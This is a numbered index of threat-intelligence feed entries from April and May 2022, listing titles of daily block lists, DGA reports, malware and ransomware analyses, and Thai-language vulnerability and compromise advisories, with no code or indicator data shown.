1.2.2194. 2022-04-20 TTC-CERT IP Block Lists 2022-04-20 - SSH port scanning, SSH brute-force attack
1.2.2195. 2022-04-20 TTC-CERT - IP Daily Block Lists - 2022-04-19 - CyberTotal
1.2.2196. 2022-04-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-20
1.2.2197. 2022-04-20 TTC-CERT - URL Daily Block Lists - 2022-04-19 - CyberTotal
1.2.2198. 2022-04-20 Unofficial Windows 11 upgrade installs info-stealing malware

1.2.2199. 2022-04-20 รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader
1.2.2200. 2022-04-21 "aa" distribution Qakbot (Qbot) infection with DarkVNC traffic
1.2.2201. 2022-04-21 Active Bamital DGA(s) for 20220420
1.2.2202. 2022-04-21 Active Bedep DGA(s) for 20220420
1.2.2203. 2022-04-21 Active Beebone DGA(s) for 20220420
1.2.2204. 2022-04-21 Active Chinad DGA(s) for 20220420
1.2.2205. 2022-04-21 Active Malware samples detected on 2022-04-20
1.2.2206. 2022-04-21 AstraLocker 2.0 Ransomware; Babuk ransomware family; Extension: .AstraLocker
1.2.2207. 2022-04-21 CatalanGate: Extensive Mercenary Spyware Operation against Catalans Using Pegasus and Candiru - The Citizen Lab
1.2.2208. 2022-04-21 Fake MetaMask App Steals Cryptocurrency
1.2.2209. 2022-04-21 fX ransomware; Dharma/CrySis ransomware family; Extension: .fX
1.2.2210. 2022-04-21 Information Stealer Targets Crypto Wallets Via Fake Windows 11 Update
1.2.2211. 2022-04-21 New BotenaGo Variant Discovered
1.2.2212. 2022-04-21 Stop/Djvu Ransomware (v0455); Extension: .msjd
1.2.2213. 2022-04-21 TTC-CERT Block Lists 2022-04-21 - Agentemis, BEACON, Cobalt Strike
1.2.2214. 2022-04-21 TTC-CERT Block Lists 2022-04-21 - Phishing attack dataset
1.2.2215. 2022-04-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-20 - CyberTotal
1.2.2216. 2022-04-21 TTC-CERT - HASH Daily Block Lists - 2022-04-20 - CyberTotal
1.2.2217. 2022-04-21 TTC-CERT IP Block Lists 2022-04-21 - FTP port scanning, FTP attack
1.2.2218. 2022-04-21 TTC-CERT IP Block Lists 2022-04-21 - SSH port scanning, SSH brute-force attack
1.2.2219. 2022-04-21 TTC-CERT - IP Daily Block Lists - 2022-04-20 - CyberTotal
1.2.2220. 2022-04-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-21
1.2.2221. 2022-04-21 TTC-CERT - URL Daily Block Lists - 2022-04-20 - CyberTotal
1.2.2222. 2022-04-22 Active Bamital DGA(s) for 20220421
1.2.2223. 2022-04-22 Active Bedep DGA(s) for 20220421

1.2.2224. 2022-04-22 Active Beebone DGA(s) for 20220421
1.2.2225. 2022-04-22 Active Chinad DGA(s) for 20220421
1.2.2226. 2022-04-22 Active Exploitation of VMware Workspace ONE and Identity Manager RCE Vulnerability
1.2.2227. 2022-04-22 Active Malware samples detected on 2022-04-21
1.2.2228. 2022-04-22 Guloader/Cloudeye via malspam
1.2.2229. 2022-04-22 Hive Ransomware Analysis
1.2.2230. 2022-04-22 Legitimate WordPress Site Hosts Malicious Content
1.2.2231. 2022-04-22 Shuckworm: Espionage Group Continues Intense Campaign Against Ukraine
1.2.2232. 2022-04-22 Spring4Shell Vulnerability CVE-2022-22965 Exploited to Deploy Cryptocurrency Miners
1.2.2233. 2022-04-22 Stop/Djvu Ransomware ; Extension: .dmay
1.2.2234. 2022-04-22 SystemBC, PowerShell version
1.2.2235. 2022-04-22 The ink-stained trail of GOLDBACKDOOR
1.2.2236. 2022-04-22 TTC-CERT Block Lists 2022-04-22 - Agentemis, BEACON, Cobalt Strike
1.2.2237. 2022-04-22 TTC-CERT Block Lists 2022-04-22 - Phishing attack dataset
1.2.2238. 2022-04-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-21 - CyberTotal
1.2.2239. 2022-04-22 TTC-CERT - HASH Daily Block Lists - 2022-04-21 - CyberTotal
1.2.2240. 2022-04-22 TTC-CERT IP Block Lists 2022-04-22 - FTP port scanning, FTP attack
1.2.2241. 2022-04-22 TTC-CERT IP Block Lists 2022-04-22 - SSH port scanning, SSH brute-force attack
1.2.2242. 2022-04-22 TTC-CERT - IP Daily Block Lists - 2022-04-21 - CyberTotal
1.2.2243. 2022-04-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-22
1.2.2244. 2022-04-22 War and Trojan downloaders detected
1.2.2245. 2022-04-23 Active Bamital DGA(s) for 20220422
1.2.2246. 2022-04-23 Active Chinad DGA(s) for 20220422
1.2.2247. 2022-04-23 Active Conficker DGA(s) for 20220422
1.2.2248. 2022-04-23 Active Malware samples detected on 2022-04-22

1.2.2249. 2022-04-23 Android/Bianlian Botnet Trying to Bypass Photo TAN Used for Mobile Banking | FortiGuard Labs
1.2.2250. 2022-04-23 ASEC Weekly Malware Statistics (20220411 ~ 20220417) - ASEC BLOG
1.2.2251. 2022-04-23 CISA | FBI Releases IOCs Associated with BlackCat/ALPHV Ransomware
1.2.2252. 2022-04-23 Cisco Talos Intelligence Group -Threat Source newsletter (April 21, 2022) ; Sideloading apps is as safe as you make it
1.2.2253. 2022-04-23 Comprehensive Threat Intelligence: TeamTNT targeting AWS, Alibaba
1.2.2254. 2022-04-23 Hackers Spearphish Corporate Hiring Managers with Poisoned Resumes, Infecting Them with the More_Eggs Malware
1.2.2255. 2022-04-23 LemonDuck Targets Docker for Cryptomining Operations
1.2.2256. 2022-04-23 Nokoyawa Ransomware | New Karma/Nemty Variant Wears Thin Disguise
1.2.2257. 2022-04-23 Prynt Stealer Spotted In the Wild
1.2.2258. 2022-04-23 Study of an APT attack on a Telecommunications Company in Kazakhstan
1.2.2259. 2022-04-23 Threat Assessment: BlackByte Ransomware
1.2.2260. 2022-04-23 TTC-CERT Block Lists 2022-04-23 - Agentemis, BEACON, Cobalt Strike
1.2.2261. 2022-04-23 TTC-CERT Block Lists 2022-04-23 - Phishing attack dataset
1.2.2262. 2022-04-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-22 - CyberTotal
1.2.2263. 2022-04-23 TTC-CERT - HASH Daily Block Lists - 2022-04-22 - CyberTotal
1.2.2264. 2022-04-23 TTC-CERT IP Block Lists 2022-04-23 - FTP port scanning, FTP attack
1.2.2265. 2022-04-23 TTC-CERT IP Block Lists 2022-04-23 - SSH port scanning, SSH brute-force attack
1.2.2266. 2022-04-23 TTC-CERT - IP Daily Block Lists - 2022-04-22 - CyberTotal
1.2.2267. 2022-04-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-23
1.2.2268. 2022-04-23 TTC-CERT - URL Daily Block Lists - 2022-04-22 - CyberTotal
1.2.2269. 2022-04-23 Warez users fell for Certishell Malware Family

1.2.2270. 2022-04-23 Zazas Ransomware; Babuk ransomware family; Extension: .zazas
1.2.2271. 2022-04-24 Active Bamital DGA(s) for 20220423
1.2.2272. 2022-04-24 Active Conficker DGA(s) for 20220423
1.2.2273. 2022-04-24 Active DirCrypt DGA(s) for 20220423
1.2.2274. 2022-04-24 TTC-CERT Block Lists 2022-04-24 - Agentemis, BEACON, Cobalt Strike
1.2.2275. 2022-04-24 TTC-CERT Block Lists 2022-04-24 - Phishing attack dataset
1.2.2276. 2022-04-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-23 - CyberTotal
1.2.2277. 2022-04-24 TTC-CERT - HASH Daily Block Lists - 2022-04-23 - CyberTotal
1.2.2278. 2022-04-24 TTC-CERT IP Block Lists 2022-04-24 - FTP port scanning, FTP attack
1.2.2279. 2022-04-24 TTC-CERT IP Block Lists 2022-04-24 - SSH port scanning, SSH brute-force attack
1.2.2280. 2022-04-24 TTC-CERT - IP Daily Block Lists - 2022-04-23 - CyberTotal
1.2.2281. 2022-04-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-24
1.2.2282. 2022-04-24 TTC-CERT - URL Daily Block Lists - 2022-04-23 - CyberTotal
1.2.2283. 2022-04-25 Active Bamital DGA(s) for 20220424
1.2.2284. 2022-04-25 Active Bedep DGA(s) for 20220424
1.2.2285. 2022-04-25 Active Beebone DGA(s) for 20220424
1.2.2286. 2022-04-25 Active Malware samples detected on 2022-04-24
1.2.2287. 2022-04-25 TTC-CERT Block Lists 2022-04-25 - Agentemis, BEACON, Cobalt Strike
1.2.2288. 2022-04-25 TTC-CERT Block Lists 2022-04-25 - Phishing attack dataset
1.2.2289. 2022-04-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-24 - CyberTotal
1.2.2290. 2022-04-25 TTC-CERT - HASH Daily Block Lists - 2022-04-24 - CyberTotal
1.2.2291. 2022-04-25 TTC-CERT IP Block Lists 2022-04-25 - FTP port scanning, FTP attack
1.2.2292. 2022-04-25 TTC-CERT IP Block Lists 2022-04-25 - SSH port scanning, SSH brute-force attack
1.2.2293. 2022-04-25 TTC-CERT - IP Daily Block Lists - 2022-04-24 - CyberTotal
1.2.2294. 2022-04-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-25
1.2.2295. 2022-04-25 รายงานกรณี Web Server ของ บริษัท เรดดี้ ไอ ดี ซี จำกัด (ReadyIDC Co.,Ltd.) มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Beastmode Botnet

1.2.2296. 2022-04-26 Active Bamital DGA(s) for 20220425
1.2.2297. 2022-04-26 Active Beebone DGA(s) for 20220425
1.2.2298. 2022-04-26 Active Chinad DGA(s) for 20220425
1.2.2299. 2022-04-26 Active Malware samples detected on 2022-04-25
1.2.2300. 2022-04-26 Quantum Ransomware DFIR Report
1.2.2301. 2022-04-26 The NCSC malware analysis report on a variant of the SparrowDoor malware
1.2.2302. 2022-04-26 TTC-CERT Block Lists 2022-04-26 - Agentemis, BEACON, Cobalt Strike
1.2.2303. 2022-04-26 TTC-CERT Block Lists 2022-04-26 - Phishing attack dataset
1.2.2304. 2022-04-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-25 - CyberTotal
1.2.2305. 2022-04-26 TTC-CERT - HASH Daily Block Lists - 2022-04-25 - CyberTotal
1.2.2306. 2022-04-26 TTC-CERT IP Block Lists 2022-04-26 - FTP port scanning, FTP attack
1.2.2307. 2022-04-26 TTC-CERT IP Block Lists 2022-04-26 - SSH port scanning, SSH brute-force attack
1.2.2308. 2022-04-26 TTC-CERT - IP Daily Block Lists - 2022-04-25 - CyberTotal
1.2.2309. 2022-04-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-26
1.2.2310. 2022-04-26 TTC-CERT - URL Daily Block Lists - 2022-04-25 - CyberTotal
1.2.2311. 2022-04-26 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของเราเตอร์ ASUS RT-AX88U ที่อาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.2312. 2022-04-27 Active Bamital DGA(s) for 20220426
1.2.2313. 2022-04-27 Active Bedep DGA(s) for 20220426
1.2.2314. 2022-04-27 Active Beebone DGA(s) for 20220426
1.2.2315. 2022-04-27 Active Malware samples detected on 2022-04-26
1.2.2316. 2022-04-27 ASEC Weekly Malware Statistics (20220418 ~ 20220424) - ASEC BLOG
1.2.2317. 2022-04-27 Criminals provide Ginzo stealer for free, now it is gaining traction
1.2.2318. 2022-04-27 Defeating BazarLoader Anti-Analysis Techniques
1.2.2319. 2022-04-27 INDUSTROYER.V2: Old Malware Learns New Tricks | Mandiant
1.2.2320. 2022-04-27 Malspam in delivering Xloader (Xloader is a rebranded version of Formbook malware.)

1.2.2321. 2022-04-27 TTC-CERT Block Lists 2022-04-27 - Agentemis, BEACON, Cobalt Strike
1.2.2322. 2022-04-27 TTC-CERT Block Lists 2022-04-27 - Phishing attack dataset
1.2.2323. 2022-04-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-26 - CyberTotal
1.2.2324. 2022-04-27 TTC-CERT - HASH Daily Block Lists - 2022-04-26 - CyberTotal
1.2.2325. 2022-04-27 TTC-CERT IP Block Lists 2022-04-27 - FTP port scanning, FTP attack
1.2.2326. 2022-04-27 TTC-CERT IP Block Lists 2022-04-27 - SSH port scanning, SSH brute-force attack
1.2.2327. 2022-04-27 TTC-CERT - IP Daily Block Lists - 2022-04-26 - CyberTotal
1.2.2328. 2022-04-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-27
1.2.2329. 2022-04-27 VMWare Identity Manager Attack: New Backdoor Discovered
1.2.2330. 2022-04-27 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ WSO2 Products ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2331. 2022-04-28 Active Bamital DGA(s) for 20220427
1.2.2332. 2022-04-28 Active Bedep DGA(s) for 20220427
1.2.2333. 2022-04-28 Active Beebone DGA(s) for 20220427
1.2.2334. 2022-04-28 Active Malware samples detected on 2022-04-27
1.2.2335. 2022-04-28 Axxes Ransomware; Extension: .axxes
1.2.2336. 2022-04-28 Distributing malicious word documents with file names related to North Korea - ASEC BLOG
1.2.2337. 2022-04-28 Emotet malware now installs via PowerShell in Windows shortcut files
1.2.2338. 2022-04-28 Emotet Tests New Delivery Techniques | Proofpoint US
1.2.2339. 2022-04-28 Hive0117 Continues Fileless Malware Delivery in Eastern Europe
1.2.2340. 2022-04-28 NanoCore RAT version 1.2.2.0
1.2.2341. 2022-04-28 Naver ending game of Lazarus APT | Zscaler
1.2.2342. 2022-04-28 Stop/Djvu Ransomware Extension: .jhbg; .jhgn; .dewd
1.2.2343. 2022-04-28 TTC-CERT Block Lists 2022-04-28 - Agentemis, BEACON, Cobalt Strike
1.2.2344. 2022-04-28 TTC-CERT Block Lists 2022-04-28 - Phishing attack dataset
1.2.2345. 2022-04-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-27 - CyberTotal

1.2.2346. 2022-04-28 TTC-CERT - HASH Daily Block Lists - 2022-04-27 - CyberTotal
1.2.2347. 2022-04-28 TTC-CERT IP Block Lists 2022-04-28 - FTP port scanning, FTP attack
1.2.2348. 2022-04-28 TTC-CERT IP Block Lists 2022-04-28 - SSH port scanning, SSH brute-force attack
1.2.2349. 2022-04-28 TTC-CERT - IP Daily Block Lists - 2022-04-27 - CyberTotal
1.2.2350. 2022-04-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-28
1.2.2351. 2022-04-28 TTC-CERT - URL Daily Block Lists - 2022-04-27 - CyberTotal
1.2.2352. 2022-04-28 WSO2 RCE exploited in the wild - SANS Internet Storm Center
1.2.2353. 2022-04-28 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2354. 2022-04-29 Active Bedep DGA(s) for 20220428
1.2.2355. 2022-04-29 Active Beebone DGA(s) for 20220428
1.2.2356. 2022-04-29 Active Malware samples detected on 2022-04-28
1.2.2357. 2022-04-29 Emotet Returns With New TTPs And delivers .lnk files to its victims
1.2.2358. 2022-04-29 LockBit Ransomware Side-loads Cobalt Strike Beacon with Legitimate VMware Utility - SentinelOne
1.2.2359. 2022-04-29 New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware
1.2.2360. 2022-04-29 RedLine Stealer Analysis
1.2.2361. 2022-04-29 Stonefly: North Korea-linked Spying Operation Continues to Hit High-value Targets | Symantec Blogs
1.2.2362. 2022-04-29 TTC-CERT Block Lists 2022-04-29 - Agentemis, BEACON, Cobalt Strike
1.2.2363. 2022-04-29 TTC-CERT Block Lists 2022-04-29 - Phishing attack dataset
1.2.2364. 2022-04-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-28 - CyberTotal
1.2.2365. 2022-04-29 TTC-CERT - HASH Daily Block Lists - 2022-04-28 - CyberTotal
1.2.2366. 2022-04-29 TTC-CERT IP Block Lists 2022-04-29 - FTP port scanning, FTP attack
1.2.2367. 2022-04-29 TTC-CERT IP Block Lists 2022-04-29 - SSH port scanning, SSH brute-force attack
1.2.2368. 2022-04-29 TTC-CERT - IP Daily Block Lists - 2022-04-28 - CyberTotal
1.2.2369. 2022-04-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-29

1.2.2370. 2022-04-29 TTC-CERT - URL Daily Block Lists - 2022-04-28 - CyberTotal
1.2.2371. 2022-04-29 UAC-0056 cyberattack using GraphSteel and GrimPlant malware and COVID-19
1.2.2372. 2022-04-29 การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan
1.2.2373. 2022-04-29 รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏเชียงใหม่ มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan Epoch4
1.2.2374. 2022-04-29 รายงานกรณี Web Server ที่มี IP Address ของบริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan Epoch5
1.2.2375. 2022-04-30 Active Bamital DGA(s) for 20220429
1.2.2376. 2022-04-30 Active Bedep DGA(s) for 20220429
1.2.2377. 2022-04-30 Active Beebone DGA(s) for 20220429
1.2.2378. 2022-04-30 Active Malware samples detected on 2022-04-29
1.2.2379. 2022-04-30 A lookback under the TA410 umbrella: Its cyberespionage TTPs and activity | WeLiveSecurity
1.2.2380. 2022-04-30 An Overview of the Increasing Wiper Malware Threat
1.2.2381. 2022-04-30 Cisco Talos Intelligence Group - Threat Source newsletter (April 28, 2022) ; The 2022 Cybersecurity Mock Draft
1.2.2382. 2022-04-30 Cyber attack of the UAC-0098 group on the state authorities of Ukraine using the Metasploit framework
1.2.2383. 2022-04-30 Decryption Ransomware; Extension: .n53yb34tbb2
1.2.2384. 2022-04-30 Destructive Malware Targeting Organizations in Ukraine
1.2.2385. 2022-04-30 Diving into the Emotet Maldoc Boutade - K7 Labs
1.2.2386. 2022-04-30 Formbook (Xloader) keeps targeting the Oil and Gas industry - ADNOC
1.2.2387. 2022-04-30 Investigation of DDoS attacks as a result of website damage using malicious JavaScript code BrownFlood
1.2.2388. 2022-04-30 MAR-10376640-2.v1 – CaddyWiper | CISA
1.2.2389. 2022-04-30 Peeking into PrivateLoader | Zscaler
1.2.2390. 2022-04-30 This isn't Optimus Prime's Bumblebee but it's Still Transforming

1.2.2391. 2022-04-30 Trello From the Other Side: Tracking APT29 Phishing Campaigns | Mandiant
1.2.2392. 2022-04-30 TTC-CERT Block Lists 2022-04-30 - Agentemis, BEACON, Cobalt Strike
1.2.2393. 2022-04-30 TTC-CERT Block Lists 2022-04-30 - Phishing attack dataset
1.2.2394. 2022-04-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-29 - CyberTotal
1.2.2395. 2022-04-30 TTC-CERT - HASH Daily Block Lists - 2022-04-29 - CyberTotal
1.2.2396. 2022-04-30 TTC-CERT IP Block Lists 2022-04-30 - FTP port scanning, FTP attack
1.2.2397. 2022-04-30 TTC-CERT IP Block Lists 2022-04-30 - SSH port scanning, SSH brute-force attack
1.2.2398. 2022-04-30 TTC-CERT - IP Daily Block Lists - 2022-04-29 - CyberTotal
1.2.2399. 2022-04-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-30
1.2.2400. 2022-04-30 TTC-CERT - URL Daily Block Lists - 2022-04-29 - CyberTotal
1.2.2401. 2022-05-01 Active Bamital DGA(s) for 20220430
1.2.2402. 2022-05-01 Active Bedep DGA(s) for 20220430
1.2.2403. 2022-05-01 Active Chinad DGA(s) for 20220430
1.2.2404. 2022-05-01 Active Malware samples detected on 2022-04-30
1.2.2405. 2022-05-01 MAR-10375867-1.v1 – HermeticWiper | CISA
1.2.2406. 2022-05-01 MAR-10376640-1.v1 – IsaacWiper and HermeticWizard | CISA
1.2.2407. 2022-05-01 TTC-CERT Block Lists 2022-05-01 - Agentemis, BEACON, Cobalt Strike
1.2.2408. 2022-05-01 TTC-CERT Block Lists 2022-05-01 - Phishing attack dataset
1.2.2409. 2022-05-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-30 - CyberTotal
1.2.2410. 2022-05-01 TTC-CERT - HASH Daily Block Lists - 2022-04-30 - CyberTotal
1.2.2411. 2022-05-01 TTC-CERT IP Block Lists 2022-05-01 - FTP port scanning, FTP attack
1.2.2412. 2022-05-01 TTC-CERT IP Block Lists 2022-05-01 - SSH port scanning, SSH brute-force attack
1.2.2413. 2022-05-01 TTC-CERT - IP Daily Block Lists - 2022-04-30 - CyberTotal
1.2.2414. 2022-05-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-01
1.2.2415. 2022-05-02 Crypto Mining Pool Hostnames 20220501
1.2.2416. 2022-05-02 MalwarePatrol Active Malware Samples Detected

1.2.2417. 2022-05-02 Public DNS Servers List 20220501
1.2.2418. 2022-05-02 TTC-CERT Block Lists 2022-05-02 - Agentemis, BEACON, Cobalt Strike
1.2.2419. 2022-05-02 TTC-CERT Block Lists 2022-05-02 - Phishing attack dataset
1.2.2420. 2022-05-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-01 - CyberTotal
1.2.2421. 2022-05-02 TTC-CERT - HASH Daily Block Lists - 2022-05-01 - CyberTotal
1.2.2422. 2022-05-02 TTC-CERT IP Block Lists 2022-05-02 - FTP port scanning, FTP attack
1.2.2423. 2022-05-02 TTC-CERT IP Block Lists 2022-05-02 - SSH port scanning, SSH brute-force attack
1.2.2424. 2022-05-02 TTC-CERT - IP Daily Block Lists - 2022-05-01 - CyberTotal
1.2.2425. 2022-05-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-02
1.2.2426. 2022-05-03 Active Bamital DGA(s) for 20220502
1.2.2427. 2022-05-03 Active Bedep DGA(s) for 20220502
1.2.2428. 2022-05-03 Active Beebone DGA(s) for 20220502
1.2.2429. 2022-05-03 Active Malware samples detected on 2022-05-02
1.2.2430. 2022-05-03 TTC-CERT Block Lists 2022-05-03 - Agentemis, BEACON, Cobalt Strike
1.2.2431. 2022-05-03 TTC-CERT Block Lists 2022-05-03 - IcedID, BokBot
1.2.2432. 2022-05-03 TTC-CERT Block Lists 2022-05-03 - Phishing attack dataset
1.2.2433. 2022-05-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-02 - CyberTotal
1.2.2434. 2022-05-03 TTC-CERT - HASH Daily Block Lists - 2022-05-02 - CyberTotal
1.2.2435. 2022-05-03 TTC-CERT IP Block Lists 2022-05-03 - FTP port scanning, FTP attack
1.2.2436. 2022-05-03 TTC-CERT IP Block Lists 2022-05-03 - SSH port scanning, SSH brute-force attack
1.2.2437. 2022-05-03 TTC-CERT - IP Daily Block Lists - 2022-05-02 - CyberTotal
1.2.2438. 2022-05-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-03
1.2.2439. 2022-05-03 การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 2)
1.2.2440. 2022-05-03 แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ Synology ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2441. 2022-05-04 Active Bamital DGA(s) for 20220503

1.2.2442. 2022-05-04 Active Chinad DGA(s) for 20220503
1.2.2443. 2022-05-04 Active Conficker DGA(s) for 20220503
1.2.2444. 2022-05-04 Active Malware samples detected on 2022-05-03
1.2.2445. 2022-05-04 Analysis of BlackByte Ransomware's Go-Based Variants | Zscaler
1.2.2446. 2022-05-04 A new BluStealer Loader Uses Direct Syscalls to Evade EDRs
1.2.2447. 2022-05-04 AvosLocker Ransomware Variant Abuses Driver File to Disable Anti-Virus, Scans for Log4shell
1.2.2448. 2022-05-04 Backdoor disguised as a document editing and messenger program (*.chm) - ASEC BLOG
1.2.2449. 2022-05-04 Moshen Dragon’s Triad-and-Error Approach | Abusing Security Software to Sideload PlugX and ShadowPad
1.2.2450. 2022-05-04 Spiderlock Ransomware; ZEPPELIN ransomware family; Extension: .sl.[victim's_ID]
1.2.2451. 2022-05-04 TTC-CERT Block Lists 2022-05-04 - Agentemis, BEACON, Cobalt Strike
1.2.2452. 2022-05-04 TTC-CERT Block Lists 2022-05-04 - Phishing attack dataset
1.2.2453. 2022-05-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-03 - CyberTotal
1.2.2454. 2022-05-04 TTC-CERT - HASH Daily Block Lists - 2022-05-03 - CyberTotal
1.2.2455. 2022-05-04 TTC-CERT IP Block Lists 2022-05-04 - FTP port scanning, FTP attack
1.2.2456. 2022-05-04 TTC-CERT IP Block Lists 2022-05-04 - SSH port scanning, SSH brute-force attack
1.2.2457. 2022-05-04 TTC-CERT - IP Daily Block Lists - 2022-05-03 - CyberTotal
1.2.2458. 2022-05-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-04
1.2.2459. 2022-05-04 UNC3524: Eye Spy on Your Email
1.2.2460. 2022-05-04 Unpacking Python Executables on Windows and Linux | FortiGuard Labs
1.2.2461. 2022-05-04 Update on cyber activity in Eastern Europe
1.2.2462. 2022-05-04 แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ F5 Networks ซึ่งอาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.2463. 2022-05-04 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Escalation of Privilege)

1.2.2464. 2022-05-05 Active Bamital DGA(s) for 20220504
1.2.2465. 2022-05-05 Active Beebone DGA(s) for 20220504
1.2.2466. 2022-05-05 Active Chinad DGA(s) for 20220504
1.2.2467. 2022-05-05 Active Malware samples detected on 2022-05-04
1.2.2468. 2022-05-05 A new secret stash for “fileless” malware
1.2.2469. 2022-05-05 ASEC Weekly Malware Statistics (20220425 ~ 20220501) - ASEC BLOG
1.2.2470. 2022-05-05 Attacking Emotet’s Control Flow Flattening
1.2.2471. 2022-05-05 Compromised Docker Honeypots Used For Pro-Ukrainian DoS Attack | CrowdStrike
1.2.2472. 2022-05-05 Instagram Credentials Stealer: Disguised as Mod App | McAfee Blog
1.2.2473. 2022-05-05 Instagram Credentials Stealers: Free Followers or Free Likes | McAfee Blog
1.2.2474. 2022-05-05 Selena Ransomware; Extension: .selena
1.2.2475. 2022-05-05 TTC-CERT Block Lists 2022-05-05 - Agentemis, BEACON, Cobalt Strike
1.2.2476. 2022-05-05 TTC-CERT Block Lists 2022-05-05 - Phishing attack dataset
1.2.2477. 2022-05-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-04 - CyberTotal
1.2.2478. 2022-05-05 TTC-CERT - HASH Daily Block Lists - 2022-05-04 - CyberTotal
1.2.2479. 2022-05-05 TTC-CERT IP Block Lists 2022-05-05 - FTP port scanning, FTP attack
1.2.2480. 2022-05-05 TTC-CERT IP Block Lists 2022-05-05 - SSH port scanning, SSH brute-force attack
1.2.2481. 2022-05-05 TTC-CERT - IP Daily Block Lists - 2022-05-04 - CyberTotal
1.2.2482. 2022-05-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-05
1.2.2483. 2022-05-05 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2484. 2022-05-05 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ BIG-IP iControl REST ที่อาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.2485. 2022-05-06 Active Bamital DGA(s) for 20220505
1.2.2486. 2022-05-06 Active Bedep DGA(s) for 20220505

1.2.2487. 2022-05-06 Active Beebone DGA(s) for 20220505
1.2.2488. 2022-05-06 Active Malware samples detected on 2022-05-05
1.2.2489. 2022-05-06 Cisco Talos Intelligence Group - Mustang Panda deploys a new wave of malware targeting Europe
1.2.2490. 2022-05-06 Mal Ransomware; Xorist ransomware family; Extension: .Mal
1.2.2491. 2022-05-06 Nigerian Tesla: 419 scammer gone malware distributor unmasked | Malwarebytes Labs
1.2.2492. 2022-05-06 Old Services, New Tricks: Cloud Metadata Abuse by UNC2903
1.2.2493. 2022-05-06 Password protected Excel spreadsheet pushes Remcos RAT
1.2.2494. 2022-05-06 Phobos Ransomware; Extension: .GUCCI
1.2.2495. 2022-05-06 QR codes on Twitter deliver malicious Chrome extension | Choziosi Malware
1.2.2496. 2022-05-06 Shells blooming in Spring - K7 Labs
1.2.2497. 2022-05-06 Stop/Djvu Ransomware
1.2.2498. 2022-05-06 The strange link between a destructive malware and a ransomware-gang linked custom loader: IsaacWiper vs Vatet
1.2.2499. 2022-05-06 TTC-CERT Block Lists 2022-05-06 - Agentemis, BEACON, Cobalt Strike
1.2.2500. 2022-05-06 TTC-CERT Block Lists 2022-05-06 - Phishing attack dataset
1.2.2501. 2022-05-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-05 - CyberTotal
1.2.2502. 2022-05-06 TTC-CERT - HASH Daily Block Lists - 2022-05-05 - CyberTotal
1.2.2503. 2022-05-06 TTC-CERT IP Block Lists 2022-05-06 - FTP port scanning, FTP attack
